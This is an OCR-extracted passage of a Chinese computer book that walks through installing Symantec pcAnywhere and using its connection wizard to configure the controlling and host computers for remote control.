
Step 07 单击“安装”按钮，即可进行安装并显示安装进度，如下图所示。



Step 08 在安装结束之后，即可看到“InstallShield向导已完成”窗口，如下图所示。



Step 09 单击“完成”按钮，即可结束安装操作。双击桌面上的快捷图标，即可打开“Symantec pcAnywhere”初始窗口，如下图所示。






绝招4：配置Symantec pcAnywhere的性能

在主控端和被控端计算机中分别安装好 Symantec pcAnywhere 之后，需要对其进行设置，从而实现远程控制的功能。

1. 使用连接向导配置主控端

在控制远程计算机之前，需要在本地计算机上使用连接向导的方式创建一个远程连接，具体的操作步骤如下。


Step 01 在 Symantec pcAnywhere 初始窗口“操作”栏目中，单击“编辑远程设置”按钮，即可打开“连接向导 - 连接方式”对话框，在其中选择相应连接方法，如下图所示。



Step 02 单击“下一步”按钮，即可打开“连接向导 - 目标地址”对话框，输入远程计算机 IP 地址，如下图所示。



Step 03 单击“下一步”按钮，即可打开“连接向导 - 连接名称”对话框，在其中输入连接的名称，如下图所示。



Step 04 单击“下一步”按钮，即可打开“连接向导 - 摘要”对话框，在其中查看自己的


设置是否正确。若无误，则可单击“完成”按钮，关闭连接向导，如下图所示。




Step 05 若同时选中“连接向完成后连接到主机计算机”复选框，单击“完成”按钮，弹出“pcAnywhere 正在等待……”对话框，提示用户正在与主机计算机建立连接。



Step 06 在 Symantec pcAnywhere 初始窗口中，单击“切换到高级视图”按钮，即可将其切换到高级视图模式，在“远程”选项卡下可看到新创建的连接，如下图所示。



Step 07 右击新建的远程连接，在弹出的快捷菜单中选择“属性”菜单命令，即可打开“远程 属性：我的连接”对话框，在其中可重新设置相关的选项，如下图所示。



2. 使用连接向导配置被控端

在设置完主控端之后，要想实现联机，还需要使用连接向导对被控端进行配置。具体的操作步骤如下。

Step 01 在 Symantec pcAnywhere 初始窗口“操作”栏目中，单击“编辑主机设置”按钮，即可打开“连接向导 - 连接方式”对话框，在其中选择相应的连接方式，如下图所示。




Step 02 在选择好连接方式之后，单击“下一步”按钮，即可打开“连接向导 - 连接模式”对话框，在其中选择相应的模式，如下图所示。



Step 03 单击“下一步”按钮，即可打开“连接向导 - 验证类型”对话框。用户需要在其中选择合适的验证类型，如这里选中“我想使用一个现有的 Windows 账户”单选按钮，如下图所示。



Step 04 单击“下一步”按钮，即可打开“连接向导 - 选择账户”对话框，在其中选择远程登录用户所使用的本地账户，如下图所示。




Step 05 单击“下一步”按钮，即可打开“连接向导 - 连接名称”对话框，在其中输入相应的名称，如下图所示。



